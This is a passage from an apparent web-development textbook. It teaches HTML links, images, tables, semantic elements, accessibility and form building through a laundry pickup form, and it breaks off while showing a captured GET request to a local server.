Browser.
Installed software that turns HTML tags into web pages.
E.g., Chrome, Edge, Firefox, Safari, Opera.
Editor.
Program for creating HTML documents.
E.g., Visual Studio Code, Notepad++, Sublime Text, Vim.
  </pre>
  <a href="#section1">See the section one: HTML</a><br>
  <a href="#section2">See the section two: HTML Tools</a>
</body>
</html>
```

Figure 2.16 The link page in a browser. The four links are underlined and colored; the two marked headings are ordinary bold text, because a destination does not change how it is drawn.

The destinations in **Figure 2.16** are invisible: `section1` and `section2` look like ordinary bold headings.

2.7.4 Writing links that work for everyone

Four rules, each of which costs nothing:

1. **Make the link text describe the destination.** *Click here* tells a visitor scanning the page nothing, and a screen-reader user listening to a list of links even less. Write *our price list*.
2. **Add `target="_blank"` only when you mean it.** Modern browsers treat such links as `rel="noopener"` by default, so the opened page cannot reach back into yours, but a new tab the visitor did not ask for is still an annoyance.
3. **Use `mailto:` for e-mail addresses** and `tel:` for phone numbers, which becomes tap-to-call on a phone. The footer of the Profitina Laundry pages writes `<a href="tel:+623100002101">`: the country code instead of the leading zero, and no spaces.
4. **Never leave `href` off a link.** `<a>` without `href` cannot be focused with the keyboard or activated with Enter.

2.8 Images

One tag, `<img>`, void, with two attributes that both matter; **Listing 2.11** shows the official Profitina logo.

Listing 2.11 An image with its alternative text and its dimensions (`html/basics/image.html`).

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>An image</title>
</head>
<body>
  <img src="../assets/profitina-logo-horizontal.png" alt="Profitina" width="236"
height="68">
</body>
</html>
```

`src` is the address of the picture, relative or absolute, exactly like `href`. `alt` is the **alternative text**: what the browser shows in place of the picture if it cannot load it, and what a screen reader reads out instead of it.

> **WARNING.** `alt` is not optional. A page of pictures with no `alt` text is a page a blind visitor cannot use at all, and in many countries that is a legal matter and not only a courtesy. Write what the picture *conveys*, not what it depicts: for a logo, `alt="Profitina"`, not `alt="blue square with a curved line"`. For a picture that is pure decoration, write `alt=""` — present and deliberately empty — which tells a screen reader to skip it. Leaving the attribute out makes the screen reader read the file name, which helps nobody.

The `width` and `height` in **Listing 2.11** are not about size — CSS controls size — but about **reserving space**. Without them the browser lays the page out before the picture arrives and then shoves everything down when it does. Anyone who has tried to tap a link on a phone and hit an advertisement instead has met the consequence.

Which format? **JPEG** for photographs; **PNG** for logos, diagrams and anything with sharp edges or transparency; **SVG** for line art and icons, which stays crisp at any size because it is drawn with mathematics; **WebP** and **AVIF** for photographs at roughly half the bytes of JPEG.

2.9 Tables

A table is for **tabular data** — rows and columns where a cell's position is part of its meaning. A price list is a table; a timetable is a table; the layout of your page is not, however many sites built in 1999 used one. Section 2.19 has the right tools for layout.

2.9.1 Cells

We build a table in steps. First, the crudest possible one, **Listing 2.12**.

Listing 2.12 Four cells with no rows (`html/basics/historic/table-cells.html`). The browser invents a single row to hold them.

```
<html>
  <head>
    <title>Creating Table</title>
  </head>
  <body>
    <table border="1">
      <td>The first cell</td>
      <td>The second cell</td>
      <td>The third cell</td>
      <td>The fourth cell</td>
    </table>
  </body>
</html>
```

`<table>` starts the table and `<td>` — table data — is one cell. **Listing 2.12** never says where a row ends, so the browser puts all four cells in one, as **Figure 2.17** shows. `border="1"` draws the lines; without it the cells would be invisibly adjacent.



Figure 2.17 Four `<td>` cells with no `<tr>` around them. Having been told nothing about rows, the browser puts all four cells in one.

2.9.2 Rows and a caption

Add `<tr>` — table row — around each group of cells, and `<caption>` to give the table a title, as in **Listing 2.13**.

Listing 2.13 The same table with rows and a caption: two rows of two cells (`html/basics/historic/table-rows.html`).

```
<html>
  <body>
    <table border="1">
      <caption>Creating Table</caption>
      <tr>
        <td>Row 1 Col 1</td>
        <td>Row 1 Col 2</td>
      </tr>
      <tr>
        <td>Row 2 Col 1</td>
        <td>Row 2 Col 2</td>
      </tr>
    </table>
  </body>
</html>
```

Figure 2.18 shows the two-by-two grid **Listing 2.13** produces, with the caption above it. The rule never varies: **a table contains rows, and a row contains cells**, and the number of columns is however many cells the widest row has.



Figure 2.18 A table of two rows and two columns, with a `<caption>` above it. The caption belongs to the table, so it moves and prints with it.

2.9.3 Formatting, old and new

Table 2.5 lists the attributes that used to control a table's appearance.

Table 2.5 The obsolete table-formatting attributes. Each has a CSS replacement.

Attribute	On	What it did
`align`	`<tr>`, `<td>`	horizontal alignment: `left`, `center`, `right`, `justify`
`valign`	`<tr>`, `<td>`	vertical alignment: `top`, `middle`, `bottom`, `baseline`
`width`	`<table>`, `<td>`	how wide, as a length or a percentage
`bgcolor`	`<table>`, `<tr>`, `<td>`	the cell's background color
`cellspacing`	`<table>`	the gap between neighboring cells
`cellpadding`	`<table>`	the gap between a cell's border and its text

Every row of **Table 2.5** has a modern replacement — `text-align`, `vertical-align`, `width`, `background-color`, `border-spacing`, `padding` — which in one CSS rule applies to every table on the site. **Listing 2.14** uses the old attributes together, exactly as the classic demonstration does — including its spelling mistake.

Listing 2.14 A table formatted with the obsolete attributes (`html/basics/historic/table-attributes.html`). Look closely at the spelling of the padding attribute.

```
<html>
  <body>
    <table border="1" cellspacing="5" cellpading="10">
      <tr align="left" valign="top">
        <td width="25%" bgcolor="red">Row 1 Col 1</td>
        <td width="25%" bgcolor="yellow">Row 1 Col 2</td>
      </tr>
      <tr align="center" valign="baseline">
        <td>Row 2 Col 1</td>
        <td>Row 2 Col 2</td>
      </tr>
    </table>
  </body>
</html>
```

Figure 2.19 shows the result of **Listing 2.14**, and a real bug. The padding attribute is spelled `cellpading`, with one D. HTML ignores an attribute it has never heard of, so the cells have the five pixels of spacing `cellspacing` asked for and none of the ten pixels of padding the misspelled attribute did not.



Figure 2.19 The formatted table. The gaps between cells come from `cellspacing`; the padding inside them is missing, because the attribute was misspelled and HTML silently ignores what it does not recognize.

> **WARNING.** The most important thing to understand about HTML's error handling is that **it does not report anything**. A misspelled attribute, an unknown tag, a missing quotation mark — the browser guesses and carries on. There is no compiler to catch you; Section 2.14.1 has the validator, which is what replaces it.

2.9.4 How to write a table today

Modern tables have more parts, and each earns its place. **Listing 2.15** is a short Profitina Laundry price list.

Listing 2.15 A modern table with `<thead>`, `<tbody>`, `<tfoot>`, `<th scope>` and `colspan` (excerpt of `html/basics/price-table.html`).

```
<table class="receipt">
  <caption>Profitina Laundry price list</caption>
  <thead>
    <tr>
      <th scope="col">Service</th>
      <th scope="col">Unit</th>
      <th scope="col">Price (Rp)</th>
    </tr>
  </thead>
  <tbody>
    <tr><th scope="row">Wash, dry &amp; fold</th><td>kilogram</td><td>8.000</td></tr>
    <tr><th scope="row">Express, 1 day</th>   <td>kilogram</td><td>12.000</td></tr>
    <tr><th scope="row">Dry cleaning, shirt</th><td>item</td>  <td>20.000</td></tr>
    <tr><th scope="row">Shoes deep clean</th> <td>pair</td>    <td>45.000</td></tr>
  </tbody>
  <tfoot>
    <tr><td colspan="3">Weight is rounded up to the next whole kilogram.</td></tr>
  </tfoot>
</table>
```

In **Listing 2.15**:

- `<th>` is a **header cell**, as against `<td>`, an ordinary data cell.
- `scope="col"` says this header describes the column below it; `scope="row"` that it describes the row beside it. A screen reader uses `scope` to announce, when the visitor lands on `12.000`, that this is the *Price* of *Express, 1 day* — the difference between a readable table and a stream of unrelated numbers.
- `<thead>`, `<tbody>` and `<tfoot>` group the rows; a browser printing a long table repeats `<thead>` on every page.
- `colspan="3"` makes one cell as wide as three; `rowspan` makes one as tall as several.

That is the whole of tables; everything else about them is CSS, and Section 2.15.7 styles this exact one.

2.10 Semantic HTML5

A `<div>` means nothing: it groups things, and that is all. So does `<span>`, inline. Both are useful and both are overused. Consider two pages that look identical on screen, **Listing 2.16** and **Listing 2.17**.

Listing 2.16 A page built entirely from `<div>` (excerpt of `html/basics/div-soup.html`). It can be made to look like anything, and it means nothing.

```
<div class="header">
  <div class="title">Profitina Laundry</div>
</div>
<div class="nav">
  <div class="link"><a href="index.html">Home</a></div>
</div>
<div class="content">
  <div class="heading">Our prices</div>
  <div class="text">Wash, dry and fold is Rp 8.000 per kilogram.</div>
</div>
```

Listing 2.17 The same page in semantic HTML (excerpt of `html/basics/semantic.html`). Every element names what it is.

```
<header>
  <p><a href="index.html">Profitina Laundry</a></p>
  <nav aria-label="Main">
    <ul><li><a href="index.html">Home</a></li></ul>
  </nav>
</header>
<main>
  <h1>Our prices</h1>
  <p>Wash, dry and fold is Rp 8.000 per kilogram.</p>
</main>
<footer>
  <address>Jl. Flamboyan No. 8, Keputih, Surabaya</address>
</footer>
```

Listing 2.16 and **Listing 2.17** can be styled to be pixel-identical. The difference is everything that is not a pair of eyes. A screen-reader user can jump straight to `<main>` in **Listing 2.17**, skipping navigation already heard on every other page; in **Listing 2.16** there is nothing to jump to. A reader mode can extract the article from one and not the other. A search engine knows which part is navigation. And an AI answer engine asked what Profitina Laundry charges for wash, dry and fold can find a heading, a paragraph and a price — from `<h1>` and `<p>`, not from `<div class="text">`.

Table 2.6 is the vocabulary.

Table 2.6 The semantic elements of HTML5. Reach for `<div>` only when no row above describes what you have.

Element	Use it for
`<header>`	the top of the page, or the top of an article
`<nav>`	a block of navigation links
`<main>`	the page's unique content; exactly one per page
`<article>`	a self-contained piece: a post, a product, a comment
`<section>`	a thematic grouping, normally with a heading
`<aside>`	content beside the main point: a sidebar, a pull quote
`<footer>`	the bottom of the page, or of an article
`<figure>`, `<figcaption>`	an image, diagram or listing with its caption
`<time datetime="…">`	a date or time, machine-readable
`<address>`	contact details for the page's owner
`<details>`, `<summary>`	a section the visitor can open and close, with no script
`<output>`	the result of a calculation the page performs
`<div>`, `<span>`	grouping with no meaning — when nothing above fits

The rule for choosing is one question: **with all the CSS removed, could a stranger still tell what each part of this page is?** If yes, the markup is semantic; if the page collapses into an undifferentiated column, it is not.

2.11 Accessibility from the First Line

Accessibility — often written *a11y*, eleven letters between the *a* and the *y* — means that people with disabilities can perceive, operate and understand the page: people who cannot see it and listen to a screen reader, people who cannot use a mouse and move with the Tab key, people who zoom the text to 200 percent, people who cannot tell red from green. The Web Content

Accessibility Guidelines, WCAG 2.2 [1], are the international yardstick, and many public-sector rules around the world point to them. Most of accessibility is not extra work: it is the semantic HTML of the previous sections, written honestly. **Table 2.7** lists what the Profitina Laundry pages do, and why.

Table 2.7 The accessibility practices built into the Profitina Laundry pages. Every row costs one attribute or one CSS rule.

Practice	Where in our pages	Who it serves
`lang="en"` on `<html>`	every page	screen readers choose the right pronunciation
one `<h1>`, levels in order	every page	screen-reader users jump by heading
landmarks: `header`, `nav`, `main`, `footer`	every page	screen-reader users jump by region
a *Skip to the content* link first	every page	keyboard users skip the menu
`alt` on every image	the logo	blind visitors; slow connections
a `<label>` for every control	every form	everyone: a bigger tap target, a spoken name
`aria-current="page"` on the current menu item	the menu	screen readers say “current page”
`aria-live="polite"` on results that change	calculator, status	screen readers read the new result aloud
`aria-invalid` and `aria-describedby` on bad fields	pickup form	the error is read with the field
a visible focus ring (`:focus-visible`)	the stylesheet	keyboard users see where they are
text contrast of at least 4.5 to 1	the color tokens	low vision; sunlight on a phone
controls at least 44 pixels tall	buttons and inputs	fingers, and hands that shake

Two ideas in **Table 2.7** need a word. **ARIA** (*Accessible Rich Internet Applications*) is a set of `aria-…` attributes that tell assistive technology what an element is or what state it is in. Its first rule is: *do not use ARIA when a plain HTML element already says it*. A `<button>` is already a button; `<div role="button">` is a button only for screen readers, not for the keyboard, unless you also write the script a real button gets for free. ARIA fills gaps; it does not replace semantic HTML.

The second idea is **contrast**. WCAG asks for a contrast ratio of at least 4.5 to 1 between ordinary text and its background. The ratio compares the relative luminance L of the lighter color with that of the darker one:

$$\text{contrast} = \frac{L_{\text{lighter}} + 0.05}{L_{\text{darker}} + 0.05} \tag{2.1}$$

where L runs from 0 for black to 1 for white. By Equation (2.1), black on white is $(1 + 0.05)/(0 + 0.05) = 21$, the maximum. The muted gray `#4b5563` of our hints has $L \approx 0.089$, so on white it scores $1.05/0.139 \approx 7.6$, comfortably above 4.5. A paler gray such as `#9ca3af` has $L \approx 0.364$ and scores only $1.05/0.414 \approx 2.5$: fine for a border, unreadable for text. The developer tools show the ratio when you inspect a color, so you never need to compute it by hand again.

Listing 2.18 shows the three accessibility rules of the stylesheet: the focus ring, a class that hides text on screen but keeps it for screen readers, and the skip link that appears only when the keyboard reaches it.

Listing 2.18 The focus ring, the visually hidden class and the skip link (excerpt of `html/css/style.css`).

```
/* Keyboard users must always see where they are. */
:focus-visible { outline: 3px solid var(--cyan); outline-offset: 2px; }

/* Hidden on screen, still read by screen readers. */
.visually-hidden {
  position: absolute; width: 1px; height: 1px; overflow: hidden;
  clip: rect(0 0 0 0); white-space: nowrap;
}
.skip-link { position: absolute; left: -999px; }
.skip-link:focus { left: var(--space); top: var(--space); background: var(--card); padding:
0.5rem; }
```

Test accessibility the way it is used: put the mouse away and move through the page with Tab, Enter and Space; zoom to 200 percent; and listen to the page with the screen reader built into your system (Narrator, VoiceOver or Orca). Automatic checks such as Chrome's *Lighthouse* find only part of the problems.

2.12 Forms, in Depth

Everything so far has been one-way: the server talks, you read. A **form** turns the conversation around, and it is the most important structure in this book, because almost every application in the remaining chapters — every login, search, order and upload — is a form and the code that answers it.

We will build one and keep it: the **pickup request** of Profitina Laundry, a customer asking the shop to collect laundry from home.

2.12.1 The `<form>` element

A form is a container with two attributes that matter more than everything else in this section combined:

```
<form action="pickup" method="post">
  ...controls go here...
</form>
```

- **`action`** — the address to send the data to: a URL, relative or absolute, exactly like `href`. Leave it out and the browser sends the data back to the page the form is on.
- **`method`** — *how* to send it, `get` or `post`. Section 2.13 is entirely about the difference, which is the difference between an order that works and one that charges the customer twice.
- **`enctype`** — how the data is packaged. The default, `application/x-www-form-urlencoded`, handles text; file uploads need `enctype="multipart/form-data"` (Section 2.13.4).
- **`novalidate`** — switch the browser's own checking off. Use it only when supplying your own, as our form does in Section 2.25.

> **WARNING.** A form inside another form is not allowed and does not work. Browsers silently discard the inner one. If you find yourself wanting nested forms, what you want is two forms side by side, or one form with two submit buttons that carry different values.

2.12.2 `name` is the whole point

Every control the server should hear about needs a **`name`** — the label on the envelope. Without it the value is simply not sent, with no error and no warning:

```
<form action="pickup" method="post">
  <input type="text" name="phone">
  <button type="submit">Send</button>
</form>
```

Type `0812 0000 1234` and press Send, and the server receives one pair: `phone=0812+0000+1234`. Remove `name="phone"` and the server receives nothing, though the form looks and behaves identically. This is the most common cause of "my form does not work".

`id` is a different thing: a handle for CSS, JavaScript and `<label for>`. Most controls want both, usually with the same value.

2.12.3 `<label>`: never skip it

```
<label for="phone">Mobile number</label>
<input type="tel" id="phone" name="phone">
```

The `for` attribute holds the **`id`** of the control — not its name. Getting that pair right buys three things at once:

1. Clicking the label focuses the control, so on a phone the tap target is the size of the words, not of the box.
2. A screen reader announces "Mobile number, edit text" instead of "edit text".
3. For a checkbox or radio button, clicking the words toggles the control, which every visitor expects.

You may also wrap the control in its label and drop `for`, which is convenient for checkboxes:

```
<label><input type="checkbox" name="care" value="no-perfume"> No perfume</label>
```

A **`placeholder`** — ghost text inside an empty box — is a hint, not a label: it disappears the moment the visitor types, and it is often too pale to read. Never use it instead of `<label>`.

2.12.4 `<fieldset>` and `<legend>`

A long form is easier to fill in when divided into named groups. `<fieldset>` is the group and `<legend>` its name. Browsers draw a box with the legend cut into its top edge, and screen readers announce the legend with the controls inside, so the visitor hears "Who you are, Full name, edit text". A `<fieldset>` around radio buttons is the only way the group as a whole gets a name.

2.12.5 Every input type

`<input>` is one tag whose `type` attribute turns it into a dozen different controls. **Table 2.8** lists them all.

Table 2.8 Every `<input>` type, the control it produces, and what the server receives.

type	What the visitor sees	What is sent
`text`	a single-line box	whatever was typed
`password`	a box showing dots	the real characters, in clear text unless the page is HTTPS
`email`	a text box; a phone shows an @ keyboard	the text, checked for the shape of an address
`tel`	a text box; a phone shows a number pad	the text, unchecked — use `pattern`
`url`	a text box	the text, checked for a scheme
`search`	a text box, often with a clear button	the text
`number`	a box with up and down arrows	the number, as text
`range`	a slider	the number, as text; never empty
`date`	a date picker	`YYYY-MM-DD`
`time`	a time picker	`HH:MM`
`datetime-local`	both together	`YYYY-MM-DDTHH:MM`
`month`, `week`	month or week pickers	`YYYY-MM`, `YYYY-Www`
`color`	a color swatch that opens a picker	`#rrggbb`, always lower case
`checkbox`	a box that ticks	the `value`, **only when ticked**
`radio`	one of a set of circles	the `value` of the one chosen
`file`	a Browse button	the file's bytes, under `multipart/form-data`
`hidden`	nothing	the `value`, unchanged
`submit`	a button that sends the form	the `value`, if the button has a `name`
`reset`	a button that empties the form	nothing; it never submits
`button`	a plain button	nothing by itself
`image`	a picture that submits	the click coordinates, as `name.x` and `name.y`

`type="checkbox"` sends nothing when it is not ticked. Not an empty string — nothing; the name is absent from the request, and server code that expects `""` meets `null`, `None` or a missing index instead. Section 2.13.3 shows it on the wire.

`type="radio"` groups by `name`, not by position. Three radio buttons sharing a `name` let the visitor pick exactly one; three different names let all three be on at once. `value` is what distinguishes them, and without it the browser sends the literal string `on`.

`type="hidden"` is not secret. It is invisible on the page and plainly visible in the source, and a visitor can change it before submitting. Carry a harmless value with it — our form sends `source=web` — never a price or a permission.

2.12.6 The controls that are not `<input>`

`<textarea>` is a multi-line text box. Unlike `<input>` it is not void: its value is its content, between the tags. `rows` sets the initial height in lines. The trap: whitespace between the tags **is** the value, so putting the two tags on separate lines puts a newline in the box.

`<select>` is a drop-down list, and each choice is an `<option>`. **Listing 2.19** is the service list of the pickup form, grouped like **Listing 2.8**.

Listing 2.19 A grouped drop-down list (excerpt of `html/pickup.html`). `value` is what the server receives; the text between the tags is what the visitor reads.

```
        <select id="service" name="service" required aria-describedby="service-error">
          <option value="">Choose a service</option>
          <optgroup label="By weight">
            <option value="S0001" data-price="8000">Wash, dry &amp; fold - Rp
8.000/kg</option>
            <option value="S0002" data-price="12000">Express wash &amp; fold, 1 day - Rp
12.000/kg</option>
            <option value="S0003" data-price="6000">Ironing only - Rp 6.000/kg</option>
            <option value="S0010" data-price="15000">Curtain - Rp 15.000/kg</option>
          </optgroup>
          <optgroup label="Per item or pair">
            <option value="S0004" data-price="20000">Dry cleaning, shirt/blouse - Rp
20.000</option>
            <option value="S0005" data-price="65000">Dry cleaning, suit 2 pieces - Rp
65.000</option>
            <option value="S0006" data-price="45000">Dry cleaning, dress/kebaya - Rp
45.000</option>
            <option value="S0007" data-price="40000">Dry cleaning, jacket - Rp
40.000</option>
            <option value="S0008" data-price="35000">Bed cover, any size - Rp
35.000</option>
            <option value="S0009" data-price="25000">Blanket - Rp 25.000</option>
            <option value="S0011" data-price="45000">Shoes deep clean - Rp
45.000/pair</option>
            <option value="S0012" data-price="30000">Helmet cleaning - Rp 30.000</option>
          </optgroup>
        </select>
```

Three things about **Listing 2.19**. `value` is what travels, the text between the tags is what the visitor reads, and they should differ, because one is for humans and the other for your database: the server receives `S0001`, the key of the Service table that Chapter 5 queries. `<optgroup>` groups options under a heading that cannot itself be chosen. And the first option has `value=""`, so that "Choose a service" is not a choice: with `required`, an empty value means the visitor must pick something. The `data-price` attributes carry the price for the live estimate of Section 2.25; any attribute beginning `data-` is legal HTML and is there for scripts.

`<button>` is the modern submit button, better than `<input type="submit">` because its label is its content and can hold markup. Always write its `type`: a `<button>` with no `type` inside a form defaults to `submit`, which surprises you the day you add a button meant to do something else.

2.12.7 The attributes that validate

Modern browsers check a form before sending it, if you tell them what to check. **Table 2.9** lists the attributes that do the telling.

Table 2.9 The validation attributes. The browser applies them before sending, and refuses to send while any of them fails.

Attribute	On	Meaning
`required`	most controls	must not be empty
`minlength`, `maxlength`	text controls	fewest and most characters
`min`, `max`	numbers, dates, times	smallest and largest allowed
`step`	numbers, dates, times	the allowed increment
`pattern`	text controls	a regular expression the value must match
`type`	`email`, `url`, `number`	the type's own built-in check
`readonly`	most controls	cannot be edited, but **is** submitted
`disabled`	most controls	cannot be edited, and is **not** submitted

The last two rows are a pair worth remembering: `readonly` sends, `disabled` does not. Here is `pattern` in use, on the mobile number, with the hint that explains it:

Listing 2.20 A telephone field constrained by a regular expression (excerpt of `html/pickup.html`).

```
        <label for="phone">Mobile number <abbr title="required">*</abbr></label>
        <input type="tel" id="phone" name="phone" required pattern="0[0-9 \-]{9,16}"
               autocomplete="tel" aria-describedby="phone-hint phone-error">
        <span class="hint" id="phone-hint">10 to 13 digits, starting with 0, for example
0812 0000 1234.</span>
```

Read the pattern in **Listing 2.20** character by character: `0` means the value starts with a zero; `[0-9 \-]` is any one digit, space or hyphen; `{9,16}` repeats that between nine and sixteen times. The browser anchors the pattern at both ends, so anything extra fails. The pattern lets `0812 0000 1234` through with its spaces; the exact rule — ten to thirteen *digits* — is checked by the script and by the server, which count the digits after removing the spaces. `autocomplete="tel"` tells the browser which saved detail belongs in the box, so a returning customer fills it with one tap; `name`, `email` and `street-address` are other standard values.

2.12.8 The pickup form

Sections 2.12.1 to 2.12.7 together give the pickup form, in three fieldsets. **Listing 2.21** is the customer's own details.

Listing 2.21 The first fieldset of the pickup form: who the customer is (excerpt of `html/pickup.html`).

```
    <form id="pickup-form" class="form" action="pickup" method="post" novalidate>
      <fieldset>
        <legend>Who you are</legend>
        <label for="name">Full name <abbr title="required">*</abbr></label>
        <input type="text" id="name" name="name" required minlength="2" maxlength="60"
               autocomplete="name" aria-describedby="name-error">
        <span class="field-error" id="name-error"></span>

        <label for="phone">Mobile number <abbr title="required">*</abbr></label>
        <input type="tel" id="phone" name="phone" required pattern="0[0-9 \-]{9,16}"
               autocomplete="tel" aria-describedby="phone-hint phone-error">
        <span class="hint" id="phone-hint">10 to 13 digits, starting with 0, for example
0812 0000 1234.</span>
        <span class="field-error" id="phone-error"></span>

        <label for="email">E-mail (optional)</label>
        <input type="email" id="email" name="email" autocomplete="email"
               aria-describedby="email-error">
        <span class="field-error" id="email-error"></span>

        <label for="address">Pickup address <abbr title="required">*</abbr></label>
        <textarea id="address" name="address" rows="3" required minlength="10"
maxlength="200"
                  autocomplete="street-address" aria-describedby="address-
error"></textarea>
        <span class="field-error" id="address-error"></span>
      </fieldset>
```

Each control is followed by an empty `<span class="field-error">` whose `id` the control names in `aria-describedby`. When a script puts a message into that span, a screen reader reads it together with the field. **Listing 2.22** is the request itself: a radio group, the drop-down list of **Listing 2.19**, a number, a checkbox group, a date, a time and a textarea.

Listing 2.22 The second fieldset: outlet, service, amount, care instructions, date, time and notes (excerpt of `html/pickup.html`).

```
        <legend>What we collect</legend>
        <fieldset class="choices" aria-describedby="outlet-error">
          <legend>Nearest outlet <abbr title="required">*</abbr></legend>
          <label class="choice"><input type="radio" name="outlet" value="O01" required>
Rungkut</label>
          <label class="choice"><input type="radio" name="outlet" value="O02">
Keputih</label>
          <label class="choice"><input type="radio" name="outlet" value="O03">
Wiyung</label>
          <span class="field-error" id="outlet-error"></span>
        </fieldset>

        <label for="service">Service <abbr title="required">*</abbr></label>
        <select id="service" name="service" required aria-describedby="service-error">
          <option value="">Choose a service</option>
          <optgroup label="By weight">
            <option value="S0001" data-price="8000">Wash, dry &amp; fold - Rp
8.000/kg</option>
            <option value="S0002" data-price="12000">Express wash &amp; fold, 1 day - Rp
12.000/kg</option>
            <option value="S0003" data-price="6000">Ironing only - Rp 6.000/kg</option>
            <option value="S0010" data-price="15000">Curtain - Rp 15.000/kg</option>
          </optgroup>
          <optgroup label="Per item or pair">
            <option value="S0004" data-price="20000">Dry cleaning, shirt/blouse - Rp
20.000</option>
            <option value="S0005" data-price="65000">Dry cleaning, suit 2 pieces - Rp
65.000</option>
            <option value="S0006" data-price="45000">Dry cleaning, dress/kebaya - Rp
45.000</option>
            <option value="S0007" data-price="40000">Dry cleaning, jacket - Rp
40.000</option>
            <option value="S0008" data-price="35000">Bed cover, any size - Rp
35.000</option>
            <option value="S0009" data-price="25000">Blanket - Rp 25.000</option>
            <option value="S0011" data-price="45000">Shoes deep clean - Rp
45.000/pair</option>
            <option value="S0012" data-price="30000">Helmet cleaning - Rp 30.000</option>
          </optgroup>
        </select>
        <span class="field-error" id="service-error"></span>

        <label for="amount">Estimated kg, or number of items <abbr
title="required">*</abbr></label>
        <input type="number" id="amount" name="amount" required min="0.1" max="50"
step="0.1"
               value="3" inputmode="decimal" aria-describedby="amount-error">
        <span class="field-error" id="amount-error"></span>
        <output id="estimate" for="service amount" class="result" aria-
live="polite"></output>

        <fieldset class="choices">
          <legend>Care instructions</legend>
          <label class="choice"><input type="checkbox" name="care" value="separate-whites">
Wash whites separately</label>
          <label class="choice"><input type="checkbox" name="care" value="no-perfume"> No
perfume</label>
          <label class="choice"><input type="checkbox" name="care" value="hang-shirts">
Shirts on hangers</label>
        </fieldset>
```

Listing 2.22 (Continued) *The second fieldset: outlet, service, amount, care instructions, date, time and notes (excerpt of html/pickup.html).*

```
        <label for="pickup_date">Pickup date <abbr title="required">*</abbr></label>
        <input type="date" id="pickup_date" name="pickup_date" required
               aria-describedby="pickup_date-error">
        <span class="field-error" id="pickup_date-error"></span>

        <label for="slot">Preferred time</label>
        <input type="time" id="slot" name="slot" min="07:00" max="21:00" value="09:00"
               aria-describedby="slot-error">
        <span class="field-error" id="slot-error"></span>

        <label for="notes">Notes for the driver</label>
        <textarea id="notes" name="notes" rows="2" maxlength="300"></textarea>
```

Three details in **Listing 2.22**. The radio group has `required` on its first button, which makes the whole group required. The amount has `step="0.1"`, so 4.3 kilograms is acceptable and 4.35 is not. And `<output>` is an element built for showing a value the page computed — here the price estimate. **Listing 2.23** closes the form.

Listing 2.23 The last fieldset: an explicit consent checkbox, a hidden field and the two buttons (excerpt of `html/pickup.html`).

```
        <legend>Confirm</legend>
        <label class="choice">
          <input type="checkbox" name="consent" value="yes" required aria-
describedby="consent-error">
          I agree that Profitina Laundry stores my name, phone number and address to
          collect and return this laundry. <abbr title="required">*</abbr>
        </label>
        <span class="field-error" id="consent-error"></span>
        <input type="hidden" name="source" value="web">
        <p class="actions">
          <button type="submit" class="button primary">Send the request</button>
          <button type="reset" class="button">Clear the form</button>
        </p>
      </fieldset>
    </form>
```

The consent checkbox in **Listing 2.23** is not decoration. Indonesia's Personal Data Protection Law, **UU PDP No. 27/2022** [2], requires consent to be specific, informed and freely given. A pre-ticked box is not consent; a box ticked after reading a sentence that names what will be stored and why is. That is the shape the law asks for, and it costs one line of HTML.

> **WORKED EXAMPLE.** Siti fills the form in: name, number, address, the Keputih outlet, *Wash, dry & fold*, 4.3 kg, *No perfume* and *Shirts on hangers* ticked, 2 October 2026 at 09:30, a note for the driver, consent ticked. What does the browser send when she presses **Send the request**? A flat list of name-and-value pairs in which `care` appears *twice*, `email` appears as an empty string because an empty text box still sends its name, and `consent` appears as `yes` — had she left consent unticked, that pair would simply not be there. Section 2.13.3 has the bytes.

2.13 GET and POST: What the Browser Actually Sends

This section is about what leaves the machine when the visitor presses the button — the most important pages in the chapter, because everything from Chapter 3 onward is code that reads what arrives.

2.13.1 The request, byte for byte

An HTTP request is plain text, and you can see it. The chapter's `tools/capture.py` is a tiny server built on a raw socket: it serves the pages, and when a form arrives it prints the request exactly as it came off the network instead of handling it. **Listing 2.24** is what Chromium sent when the status form of Section 2.25, whose method is `get`, was submitted with bill `B2938` and phone `0896 0000 1482`.

Listing 2.24 A real GET request from the status form, captured on the wire (`captures/request-1.txt`). The form's data is in the first line, after the question mark.

```
GET /status?bill=B2938&phone=0896+0000+1482 HTTP/1.1
Host: localhost:8155
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
sec-ch-ua: "HeadlessChrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
